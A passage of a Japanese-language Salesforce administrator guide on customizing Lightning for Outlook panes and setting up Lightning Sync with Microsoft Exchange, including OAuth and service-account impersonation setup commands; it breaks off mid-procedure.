
エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Lightning for Outlook を有効にする
- 「アプリケーションのカスタマイズ」



2. Lightning for Outlook を有効にします。変更内容を保存します。
   ホワイトリストおよび対応付けセクションが表示されたら、変更を加える必要はありません。

3. Lightning for Outlook を設定した環境を選択します。

   ヒント: 後は営業チームが各自で処理できるようにします。Microsoft Office ストアから、営業チームが Lightning for Outlook を入手してインストールできることを確認します。こうすれば、Lightning for Outlook を自分でインストールするチームメートが増え、時間を削減できます。

4. オンプレミスの Exchange 2016 または 2013 を使用している場合は、**[Exchange メタデータ URL]** を更新します。次のセクションでホワイトリストのドメインを更新します。

営業担当の Lightning for Outlook のカスタマイズ (ベータ)

Lightning for Outlook ユーザは、Microsoft® Outlook® で表示および操作する Salesforce コンテンツをカスタマイズして、作業効率を向上させることができます。

> **メモ:** 今回のリリースには、ベータバージョンのメールアプリケーションペインが含まれています。機能の品質は高いですが、既知の制限があります。この機能は、Salesforce がドキュメント、プレスリリース、または公式声明で正式リリースを発表しない限り、正式リリースされません。特定期間内の正規リリースあるいはリリースの有無は保証できません。現在正式にリリースされている製品および機能に基づいて購入をご決定ください。メールアプリケーションペインに関するフィードバックや提案は、Success コミュニティの IdeaExchange または Lightning for Outlook グループに投稿してください。

営業担当が最も関心のある Salesforce コンテンツを Microsoft® Outlook® から直接表示できるように Lightning for Outlook をカスタマイズします。

ユーザの Lightning for Outlook をカスタマイズするには、Lightning for Outlook のカスタムコンテンツを有効にして、Lightning アプリケーションビルダーでカスタムメールアプリケーションペインを作成します。

1. [設定] から、[クイック検索] ボックスに「`Lightning for Outlook`」と入力し、**[Lightning for Outlook の設定]** を選択します。
2. **[アプリケーションビルダーを使用したコンテンツのカスタマイズ (ベータ)]** を有効にします。
3. Salesforce Classic では、**[保存]** をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Lightning for Outlook をカスタマイズする、Lightning アプリケーションビルダーで Lightning ページを作成および保存する

- 「アプリケーションのカスタマイズ」

Lightning アプリケーションビルダーで Lightning ページを参照する

- 「設定・定義を参照する」

Lightning for Outlook ユーザ向けのカスタムメールアプリケーションペインの作成 (ベータ)

Lightning アプリケーションビルダーでカスタムメールアプリケーションペインを作成して、Lightning for Outlook で営業担当に表示される Salesforce コンテンツを選択します。

メールアプリケーションペインを作成して、Lightning for Outlook ユーザが Outlook から表示および操作する標準コンポーネントまたはカスタムコンポーネントを追加します。AppExchange にあるコンポーネントを利用することもできます。

1. メールアプリケーションペインを作成します。この手順は、作業環境 (Lightning Experience または Salesforce Classic) によって異なります。
   - Lightning Experience では、次の手順を実行します。

     [設定] から、[クイック検索] ボックスに「*Lightning for Outlook*」と入力し、**[Lightning for Outlook の設定]** を選択します。メールアプリケーションペインで **[新規]** をクリックします。
   - Salesforce Classic では、次の手順を実行します。

     [設定] から、[クイック検索] ボックスに「*アプリケーションビルダー*」と入力し、**[Lightning アプリケーションビルダーの設定]** を選択します。Lightning ページで **[新規]** をクリックします。
2. **[メールアプリケーションペイン (ベータ)]** を選択します。
3. **[次へ]** をクリックして続行します。
4. **[次へ]** をクリックし、メールアプリケーションペインのデフォルトレイアウトを選択します。
5. ペインの一意の表示ラベルを指定します。
6. 必要な標準コンポーネントまたはカスタムコンポーネントをペインにドラッグします。コンポーネントを追加するには、コンポーネントの上境界線または下境界線にある をクリックし、挿入ポイントを作成します。
7. コンポーネントの順序を変更するには、上下にドラッグします。
8. キャンバスの空の領域をクリックし、ペインの説明を追加します。
9. **[保存]** をクリックします。

Lightning for Outlook ユーザがメールアプリケーションペインを使用できるようにするには、ペインを有効化して、ユーザプロファイルに割り当てます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Lightning for Outlook をカスタマイズする、Lightning アプリケーションビルダーで Lightning ページを作成および保存する
- 「アプリケーションのカスタマイズ」

Lightning アプリケーションビルダーで Lightning ページを参照する
- 「設定・定義を参照する」

Lightning for Outlook ユーザへのカスタムメールアプリケーションペインの割り当て (ベータ)

カスタムメールアプリケーションペインを Lightning for Outlook ユーザにロールアウトするには、ペインを有効化して、ユーザプロファイルに割り当てます。

ペインをすべてのユーザのデフォルトとして設定したり、特定のユーザプロファイルに割り当てたりできます。

ペインの割り当てを編集するには、次の手順に従います。

1. メールアプリケーションペインにアクセスします。この実行手順は、作業環境 (Lightning Experience または Salesforce Classic) によって異なります。
   - Lightning Experience の [設定] から、[クイック検索] ボックスに「*Lightning for Outlook*」と入力し、**[Lightning for Outlook の設定]** を選択します。
   - Salesforce Classic の [設定] から [クイック検索] ボックスに「アプリケーションビルダー」と入力し、**[Lightning アプリケーションビルダーの設定]** を選択します。
2. 有効化するユーザプロファイルの [編集] をクリックします。
3. [有効化] をクリックします。

メモ: Lightning Experience から [ページの割り当てを設定] をクリックして、メールアプリケーションペインを複数のユーザプロファイルに割り当てることができます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Lightning for Outlook をカスタマイズする、Lightning アプリケーションビルダーで Lightning ページを作成および保存する
- 「アプリケーションのカスタマイズ」

Lightning アプリケーションビルダーで Lightning ページを参照する
- 「設定・定義を参照する」

Lightning Sync: 営業担当の Microsoft® 項目または Google 項目の Salesforce への同期

クラウドベースのメールインテグレーション機能を使用すると、営業担当がメールアプリケーションと Salesforce の間で取引先責任者や行動を同期できます。クラウドから同期できると、どのような利点があるのでしょうか。まず、作業を完了するために、営業担当にソフトウェアのインストールを依頼する必要がありません。また、IT プロフェッショナルが機能を保守する作業が少なくて済みます。

Lightning Sync には Microsoft Exchange および Google カレンダー™ との互換性があります。

Lightning Sync for Microsoft Exchange では、営業担当の取引先責任者がシステム間で同期され、営業担当の行動が Exchange ベースのメールから Salesforce に同期されます。Lightning Sync for Google (ベータ) では、Google カレンダーから Salesforce に営業担当の行動が同期されます。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

営業担当のデータは Lightning Sync でどのように同期されますか?

営業担当が Lightning Sync を使用するように設定されている場合に、Lightning Sync で営業担当の取引先責任者と行動が処理される方法について説明します。

非公開の行動の同期
営業担当が Lightning Sync を使用するように設定している場合に、Salesforce と営業担当のカレンダーアプリケーション間で非公開の行動が同期される方法について説明します。

行動の削除
営業担当がカレンダーと Salesforce の両方から 1 回のアクションで行動を削除できるように設定できます。

非公開の行動の同期

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

営業担当が Lightning Sync を使用するように設定している場合に、Salesforce と営業担当のカレンダーアプリケーション間で非公開の行動が同期される方法について説明します。

営業担当は行動を非公開としてマークすることで、Salesforce およびカレンダーアプリケーションで同僚に自分の行動が表示されないようにすることができます。

営業担当の Lightning Sync 設定で行動の同期を選択し、［非公開の行動を同期］を有効にしない限り、Lightning Sync はシステム間で営業担当の非公開の行動を同期しません。

有効にすると、次回の同期サイクルで新規および更新された非公開の行動が同期されます(通常、同期サイクルは数分おきに発生します)。非公開の行動は、営業担当の設定で決定した条件に従って同期されます。

非公開の行動の同期が開始されるときに、非公開の行動詳細が営業担当の同僚に表示されます。表示方法は、行動が表示されているシステムおよび Salesforce で設定しているカレンダー共有設定という 2 つの要素で決まります。

Salesforce では、非公開の行動の開始時間と終了時間は同僚に表示されますが、行動の詳細は表示されません。すべての非公開の行動の詳細は、行動を参照、編集、レポートできる Salesforce システム管理者に表示されます。営業担当は、［個人設定］でカレンダー共有レベルを変更することで、より多くの非公開の行動の詳細を同僚と共有できます。

カレンダーアプリケーションでは、非公開の行動の詳細は従来どおり同僚およびスーパーバイザと共有されます。詳細は、そのカレンダーアプリケーションのドキュメントを参照してください。

非公開の行動の同期を無効にすると、営業担当の非公開の行動は次回の同期サイクル時に同期されず、再度同期されることはありません。Salesforce と営業担当のカレンダーで以前同期された各非公開の行動のバージョンは、営業担当がいずれかまたは両方を削除するまで両方にそのまま残ります。

重要: 営業担当の非公開の行動の同期設定、およびその設定への変更について、Salesforce から営業担当に通知することはありません。営業担当が適宜カレンダーを準備できるように、営業担当に同期の動作について伝えることが重要です。この処理により、営業担当が安心して非公開の行動を同期できます。また、親族の誕生日パーティなどが Salesforce で共有されることがなくなります。

行動の削除

営業担当がカレンダーと Salesforce の両方から 1 回のアクションで行動を削除できるように設定できます。

営業担当が同期中の行動を 1 回のアクションで自動的に削除できるように設定できます。Lightning Sync 設定から営業担当のこの設定を選択します。

その後、営業担当がカレンダーアプリケーションからイベントを削除すると、それに対応する Salesforce の行動が Lightning Sync によって自動的に削除されます。

Lightning Sync は営業担当のカレンダーから Salesforce への同期のみを行うように設計されているため、Lightning Sync の削除は、営業担当が自分のカレンダーからイベントを削除した場合にのみ機能します。営業担当が同期している行動を Salesforce から削除した場合、営業担当のカレンダー内の対応するイベントは削除されません。

営業担当がイベントをデフォルトのカレンダーから補助的なカレンダーに移動した場合も、対応する行動が Salesforce から自動的に削除されます。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Lightning Sync の考慮事項

Lightning Sync を営業担当にロールアウトする前に、次の考慮事項についてよく理解してください。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

同期中の行動に関する考慮事項

Lightning Sync を営業担当にロールアウトする前に、同期中の行動に関する次の考慮事項についてよく理解してください。そうすることで、ロールアウトを順調に進めることができます。

Lightning Sync を使用して、Microsoft® Exchange ベースのカレンダーから Salesforce に営業担当の行動を同期できます。あなたは、[設定] の [Lightning Sync] 設定で機能を設定して、営業担当の行動を同期するかどうかを決定しました。

この機能を営業担当にロールアウトする方法について考慮しないと、Lightning Sync によって行動データが上書きされる可能性があることに注意してください。

まず、ロールアウトが次のシナリオのいずれかに該当するかを確認します。

- 営業担当を Salesforce for Outlook から移行する
- 営業担当が Salesforce で行動レコードを編集する

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- 営業担当がすでに Lightning for Outlook (旧名称は Salesforce App for Outlook) へのアクセス権を持っている

たとえば、営業担当がSalesforceの行動レコードにミーティングメモを保存しているとします。ただし、営業担当の Exchange ベースのカレンダー内で一致するイベントには、そのメモが含まれていないとします。その場合、最初の同期時に、Lightning Sync によって Salesforce の行動が Exchange ベースのカレンダーのイベントで上書きされます。

同期中の行動に関するガイドライン

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

同期のシナリオで行動データが上書きされないように、Lightning Sync をロールアウトする前に次のガイドラインに従います。

「同期中の行動に関する考慮事項」に示された同期シナリオのいずれかに該当する場合は、Lightning Sync での営業担当の設定時に次のガイドラインに従います。

- Lightning Sync の設定で、行動の同期条件のデフォルト設定である `TODAY` を変更しないでください。この設定により、営業担当がSalesforceで過去の行動に対して行った編集が初回同期から除外されます。
- 行動はカレンダーからSalesforceに同期されるため、行動はカレンダーで編集する必要があることを営業担当に伝えます。
- 行動の同期対象項目 (日付、時刻、件名、説明など) は Salesforce ではなく、カレンダーで編集するように営業担当に指示します。こうすれば、Salesforce でこれらの編集がLightning Syncによって上書きされることがありません(ただし、営業担当は、行動のSalesforceレコードへの関連付けなど、カレンダーと同期しない機能は引き続き Salesforce で実行できます)。

複数の Salesforce 組織を持つ会社についての考慮事項

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

会社が複数の Salesforce 組織で Lightning Sync を使用している場合は、Lightning Sync 設定がどのように行われているかに注意して組織間でデータが確実に分離されるようにします。

次のいずれかの場合は、複数の組織を使用しています。

- 本番組織で機能を設定する前に、Sandbox 組織で新機能をテストする。
- 会社の異なる部門に対して別個の Salesforce 組織を維持する。

Lightning Syncにより Salesforce組織間で取引先責任者と行動が同期されないようにするには、複数の組織で同じユーザを Lightning Sync 設定に追加しないようにします。

Salesforce組織間でのデータの同期を回避するため、Lightning Sync設定を無効としてマークすることはお勧めしません。設定を無効としてマークするとユーザデータの同期は回避できますが、そのユーザが複数の Lightning Sync 設定に含まれていることを忘れて、後で設定を有効としてマークする危険性があります。

例: Lightning Sync 機能を Sandbox 組織でテストしており、Marianne Schumacher というユーザを Sandbox 組織の Lightning Sync 設定に追加します。Marianne の Lightning Sync 機能の設定に問題がないため、そのユーザを本番組織の Lightning Sync 設定に追加する準備が整いました。

Marianne を本番組織の Lightning Sync 設定に追加する前に、Sandbox 組織の設定から削除します。この削除を行わないと、Lightning Sync によって Marianne のメールアプリケーション、Sandbox 組織、および本番組織間で取引先責任者と行動が同期され、テストデータと本番データがこれら 3 つのデータソースで保存されることになります。

Lightning Sync for Microsoft® Exchange

Microsoft® Exchange サーバと Salesforce の間で、営業担当がソフトウェアのインストールおよび保守を行わずに取引先責任者や行動を同期できるようにします。


会社の Microsoft® Exchange サーバと Salesforce の間でユーザの取引先責任者と行動を同期するように設定すると、ユーザの生産性が高まります。これは、ユーザが 2 つのシステムで重複して作業をする必要がなくなるためです。さらに、Lightning Sync は互換性のあるコンピューティング環境を提供するため、ユーザはデスクで作業していてもモバイルデバイスから作業していても柔軟に項目を同期できます。

Salesforce でユーザの同期設定を選択して、ユーザの Lightning Sync 操作を定義します。取引先責任者を Exchange と Salesforce の間で双方向で同期するか、一方向で同期するかをユーザに設定できます。行動を Exchange から Salesforce に一方向で同期するようにユーザを設定できます。

エディション


管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



ユーザの Exchange の行動を Salesforce に同期する方法も指定できます。ユーザのすべての行動を同期するか、選択した行動のみを同期するかをユーザに設定します。

ユーザは、Lightning for Outlook を使用して、Salesforce に同期する Exchange の行動を選択します。Lightning for Outlook は、ユーザが Salesforce を Microsoft Outlook から直接操作できる Microsoft のインテグレーション機能です。



追加の設定を選択してユーザの同期操作を定義できます。たとえば、ユーザが非公開とマークした行動を同期するように Lightning Sync を設定します。または、ユーザがカレンダーから削除した予定を Salesforce で自動的に削除することを設定できます。

Lightning Sync for Microsoft Exchange の制限事項

現在、Lightning Sync では次の操作を実行できません。

- Salesforce から Exchange への行動の同期
- 定期的な行動の同期
- 行動に含まれる招待者の同期
- 同期している取引先責任者を 1 回の操作で削除

Lightning Sync for Microsoft Exchange の使用開始

Microsoft® Exchange に関する Lightning Sync のシステム要件

営業担当が取引先責任者と行動を Lightning Sync と同期するように設定する前に、Microsoft® Exchange ベースのサーバが次のシステム要件を満たしていることを確認します。

Lightning Sync for Microsoft® Exchange の設定の概要の把握

Lightning Sync を設定して、ユーザが会社の Microsoft® Exchange サーバと Salesforce 間で取引先責任者および行動を同期できるようにします。Exchange サーバと Salesforce の両方で、システムが通信するよう準備するいくつかの手順を実行します。

Microsoft® Exchange に関する Lightning Sync のシステム要件

営業担当が取引先責任者と行動を Lightning Sync と同期するように設定する前に、Microsoft® Exchange ベースのサーバが次のシステム要件を満たしていることを確認します。

Salesforce への接続に使用するもの	必要なソフトウェア (いずれか)	有効化する設定
Exchange サービスアカウント	• Exchange Online を含む Office 365® Enterprise Edition • Exchange Server 2016 • Exchange Server 2013 Service Pack 1	• SSL 接続での Exchange Web サービス (EWS) • Exchange 自動検出サービス • Exchange サーバおよび自動検出サービスの基本認証 • 暗号化プロトコル TLS 1.1 以降
OAuth 2.0 for Exchange	Exchange Online を含む Office 365® Enterprise Edition	OAuth 2.0 を使用した接続に追加の設定は必要ありません。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Lightning Sync for Microsoft® Exchange の設定の概要の把握

Lightning Sync を設定して、ユーザが会社の Microsoft® Exchange サーバと Salesforce 間で取引先責任者および行動を同期できるようにします。Exchange サーバと Salesforce の両方で、システムが通信するよう準備するいくつかの手順を実行します。

Lightning Sync for Microsoft Exchange を設定するには、次の手順を実行します。

1. Microsoft® Exchange に接続するときの優先方法の選択
   Microsoft Exchange を Salesforce に接続するときに Exchange サービスアカウントと OAuth 2.0 のどちらを使用するかを選択します。OAuth 2.0 を使用して接続するには Microsoft Office 365 アカウントが必要です。
2. Lightning Sync 接続テストの実行
   Salesforce でサービスアカウントのログイン情報を指定してから、Lightning Sync 接続テストを実行して、システム管理者や IT プロフェッショナルが Lightning Sync を正しく設定したかどうかを確認します。または、Lightning Sync が営業担当の項目を正常に同期していたが突然停止した場合にも接続テストを実行します。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Exchange サーバが Salesforce と通信するように準備する
- 会社の Microsoft® Exchange サーバへの管理者アクセス権

3. **カレンダーの特定の行動を Salesforce と同期しないようにする方法についての営業担当への指示**
   カレンダーのどの行動を Salesforce と同期するかを管理する方法について、Lightning Sync ユーザに指示します。同期しない行動を営業担当が準備した後に、システム管理者が同期プロセスを開始することをお勧めします。ただし、営業担当は同期する行動をいつでも管理できます。
4. **Lightning Sync を使用した営業担当の同期設定の定義**
   営業担当が Salesforce と同期させる Exchange 行動を準備したら、Lightning Sync 設定で営業担当のグループの同期設定を定義できます。このステップは、営業担当の同期プロセスの出発点です。
5. **Microsoft® の取引先責任者を Salesforce と同期する方法についての営業担当への指示**
   Lightning Sync for Microsoft Exchange ユーザに、Salesforce と同期する Microsoft の取引先責任者を管理できるようになったことを通知します。

Microsoft® Exchange に接続するときの優先方法の選択

Microsoft Exchange を Salesforce に接続するときに Exchange サービスアカウントと OAuth 2.0 のどちらを使用するかを選択します。OAuth 2.0 を使用して接続するには Microsoft Office 365 アカウントが必要です。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

OAuth 2.0 を使用した Salesforce と Microsoft® Exchange の接続

OAuth 2.0 を使用して Salesforce が Microsoft Exchange Online にアクセスできるようにします。設定を完了するには、Microsoft Office 365® アカウントが必要です。また、Office 365 のグローバル管理者から会社のアカウントのログイン情報の提供を受ける必要があります。

Exchange サービスアカウントを使用した Salesforce と Microsoft® Exchange の接続

サービスアカウントを使用して Salesforce を会社の Microsoft Exchange サーバに接続するには、システム管理者と Exchange 管理者が Salesforce と Exchange サーバの両方からいくつかの手順を実行する必要があります。

OAuth 2.0 を使用した Salesforce と Microsoft® Exchange の接続

OAuth 2.0 を使用して Salesforce が Microsoft Exchange Online にアクセスできるようにします。設定を完了するには、Microsoft Office 365® アカウントが必要です。また、Office 365 のグローバル管理者から会社のアカウントのログイン情報の提供を受ける必要があります。

1. [設定] から、[クイック検索] ボックスに「*Lightning Sync の設定*」と入力し、**[Lightning Sync の設定]** を選択します。
2. Lightning Sync を有効にします。
3. 優先する接続方法として **[Microsoft Exchange の OAuth 2.0]** を選択します。
4. [サーバへのアクセスの許可と有効化] で、Office 365 グローバル管理者が Office 365 アカウントにログインします。
5. Microsoft Azure™ のログインページが開いたら、プロンプトに従ってアカウントへの Lightning Sync のアクセスを許可してから Salesforce に戻ります。
6. Salesforce から、[サーバへのアクセスの許可と有効化] で OAuth 2.0 を有効にします。

Lightning Sync 用の Microsoft® Exchange サーバの準備

Lightning Sync を設定する最初のステップは、Exchange Web サービス、Exchange 自動検出サービス、基本認証など、いくつかの設定を Exchange サーバで有効にすることです。

Lightning Sync と通信する Microsoft® Exchange サービスアカウントの設定

Exchange サーバの権限設定を有効にした後、各 Lightning Sync ユーザのメールボックスに対する偽装権限のある Exchange サービスアカウントを作成します。

Lightning Sync パラメータを使用した Microsoft® Remote Connectivity Analyzer の実行

Microsoft から提供されている無料の Web ベースツールである Remote Connectivity Analyzer を実行して、システム管理者や Exchange 管理者が Lightning Sync for Microsoft Exchange を正しく設定したかどうかを確認します。または、Lightning Sync for Microsoft Exchange が営業担当の項目を正常に同期していたが突然停止した場合にも Remote Connectivity Analyzer を実行します。Lightning Sync のテストを実行するには、指定されたパラメータを使用します。

サービスアカウントを使用した Microsoft® Exchange と通信するための Salesforce の設定

Remote Connectivity Analyzer を実行したら、Salesforce にログインし、Microsoft Exchange の Lightning Sync を有効にしてサービスアカウントのログイン情報を入力します。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Lightning Sync の設定にアクセスする
- 「アプリケーションのカスタマイズ」

Exchange Online が Salesforce と通信するように準備する
- 会社の Office 365 アカウントへのグローバル管理者アクセス権

Lightning Sync 用の Microsoft® Exchange サーバの準備

Lightning Sync を設定する最初のステップは、Exchange Web サービス、Exchange 自動検出サービス、基本認証など、いくつかの設定を Exchange サーバで有効にすることです。

次の手順は、会社で使用する Microsoft® Exchange のバージョンによって異なります。詳細は、Microsoft のサポート Web サイトにアクセスしてここで示すキーワードを検索し、ご使用の Exchange バージョンの手順に従ってください。

Exchange サーバで、次の手順を実行します。

1. SSL 接続で Exchange Web サービス (EWS) を有効にします。
   - Salesforce が承認したいずれかの証明機関の署名証明書が Exchange サーバにあることを確認します。
   - 組織でファイアウォールが設定されている場合は、ポート 80 および 443 を経由した Exchange クライアントアクセスサーバへの受信接続を許可します。
2. Exchange 自動検出サービスを有効にします。
3. Exchange サーバと Autodiscover サービスの両方で基本認証を有効にします。他の認証方法 (Microsoft NTLM など) を実行する必要がある場合、それらの方法を無効にする必要はありません。競合せずに Lightning Sync を実行できます。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Lightning Sync と通信する Microsoft® Exchange サービスアカウントの設定

Exchange サーバの権限設定を有効にした後、各 Lightning Sync ユーザのメールボックスに対する偽装権限のある Exchange サービスアカウントを作成します。

Exchange サービスアカウントを設定する前に、Lightning Sync を設定する Exchange サーバの適切な設定が有効になっていることを確認します。

Exchange サービスアカウントを設定するには、Exchange 管理者と連携して Exchange サーバで次の手順を実行します。

デモを見る:

- Set Up a Microsoft® Exchange Service Account to Sync with Salesforce (for administrators using Office 365™ Admin Center) (Salesforce と同期するための Microsoft® Exchange サービスアカウントの設定 (Office 365™ 管理センターを使用するシステム管理者向け))
- Set Up a Microsoft® Exchange Service Account to Sync with Salesforce (for administrators using command shell) (Salesforce と同期するための Microsoft® Exchange サービスアカウントの設定 (コマンドシェルを使用するシステム管理者向け))

メモ: さらなるサポートが必要な場合は、Microsoft® のサポート Web サイトにアクセスして、ここに記載されているキーワードを検索し、使用している Exchange バージョン向けの説明に従ってください。

1. サービスアカウントとしての役割を果たすメールボックス付きの Exchange ユーザを作成します。後でこのメールアドレスを使用して、サービスアカウントに Exchange の偽装を設定します。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

サービスアカウントを設定して Lightning Sync と通信する
- 会社の Exchange サーバへの管理者アクセス権

2. Exchange管理シェルに、Exchangeの使用しているバージョンに対するサービスアカウントの偽装を有効にするコマンドを入力します。パイプラインエラーメッセージを受信した場合は、サーバが要求を処理するまで数分間待機してから、コマンドを再入力します。

   - Exchange 2013 を使用している場合は、次の手順を実行します。

   a. すべてのクライアントアクセスサーバで、`ms-Exch-EPI-Impersonation` の Active Directory 拡張権限を有効にします。

   ```
   Get-ExchangeServer | where {$_.IsClientAccessServer -eq $TRUE} | ForEach-Object
   {Add-ADPermission -Identity $_.distinguishedname -User (Get-User -Identity
   <EnterExchangeSyncServiceAccountEmailAddress> | select-object).identity
   -extendedRight ms-Exch-EPI-Impersonation}
   ```

   b. `ms-Exch-EPI-May-Impersonate` の Active Directory 拡張権限を有効にして、サービスアカウントが Exchange サーバのすべてのアカウントを偽装できるようにします。後で検索条件を設定して、サービスアカウントが Salesforce と同期するユーザを制限できます。

   ```
   Get-MailboxDatabase | ForEach-Object {Add-ADPermission -Identity $_.distinguishedname
    -User <EnterExchangeSyncServiceAccountAddress> -ExtendedRights
   ms-Exch-EPI-May-Impersonate}
   ```

   - Microsoft Office 365™ が提供する Exchange Online を使用している場合は、次の手順を実行します。

   a. Exchange サーバのカスタマイズを有効にします。

   ```
   Enable-OrganizationCustomization
   ```

